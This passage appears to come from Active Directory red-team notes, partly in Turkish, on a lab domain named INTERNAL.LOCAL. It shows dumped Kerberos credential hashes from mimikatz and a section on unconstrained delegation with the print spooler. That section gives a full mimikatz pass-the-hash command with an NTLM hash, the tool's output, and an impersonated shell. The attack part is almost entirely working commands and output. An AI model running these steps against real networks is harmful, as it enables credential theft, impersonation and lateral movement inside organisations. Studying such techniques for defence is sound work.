NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : DC01Administrator
Credentials
des_cbc_md5 : 548a8037d3e94325
OlDCredentials
des_cbc_md5 : 5780f28f23e33713

mimikatz(commandline) # exit
bye!
```

TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

- # Over PTH ile yetkili process oluşturuluyor
- `.\mimikatz.exe "privilege::debug" "sekurlsa::pth /user:root123 /domain:INTERNAL.LOCAL /ntlm:e373a37628b7d857b072c301c3cac9d4" "exit"`

```
PS C:\Users\root123\INTERNAL\Downloads\ActiveDirectoryRedTeaming-main\ActiveDirectoryRedTeaming-main\mimikatz_trunk\x64> .\mimikatz.exe "privilege::debug" "sekurlsa::pth
> /user:root123 /domain:INTERNAL.LOCAL /ntlm:e373a37628b7d857b072c301c3cac9d4" "exit"

#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## < > ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
## v ##     Vincent LE TOUX ( vincent.letoux@gmail.com )
#####     > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth
/user:root123 /domain:INTERNAL.LOCAL /ntlm:e373a37628b7d857b072c301c3cac9d4
user      : root123
domain    : INTERNAL.LOCAL
program   : cmd.exe
imperson  : no
NTLM      : e373a37628b7d857b072c301c3cac9d4
-----
PID 4760
TID 7656
LSA Process is now R/W
LUID 0 ; 13096813 (00000000:00c7d76d)
msv1_0 - data copy @ 000001F6E7586D30 : OK !
kerberos - data copy @ 000001F6E80521A8
  \ aes256_hmac -> null
  \ aes128_hmac -> null
  \ rc4_hmac_nt OK
  \ rc4_hmac_old OK
  \ rc4_md4 OK
  \ rc4_hmac_nt_exp OK
  \ rc4_hmac_old_exp OK
  \ *Password replace @ 000001F6E7E597A8 (32) -> null

mimikatz(commandline) # exit
```

Administrator: C:\Windows\SYSTEM32\cmd.exe

Microsoft Windows [Version 10.0.17763.7678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
internal\root123

C:\Windows\system32>